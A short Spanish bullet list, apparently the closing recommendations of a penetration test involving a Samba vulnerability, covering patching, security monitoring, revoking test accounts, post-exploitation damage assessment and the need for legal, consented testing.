- Es imperativo aplicar los parches de seguridad y actualizaciones necesarios en el sistema para corregir la vulnerabilidad de Samba, con el objetivo de prevenir futuros ataques similares.
- El monitoreo de seguridad es fundamental para detectar y alertar sobre actividades inusuales o intentos de intrusión.
- Asegúrese de haber revocado todos los accesos no autorizados y cuentas creadas durante el trabajo de prueba de penetración.
- Si es relevante, se deben realizar análisis post-explotación para evaluar el alcance de los daños y las posibles brechas de seguridad adicionales.
- Es fundamental enfatizar la importancia de realizar pruebas de penetración de manera ética y dentro de un marco legal, y siempre con el consentimiento del propietario del sistema.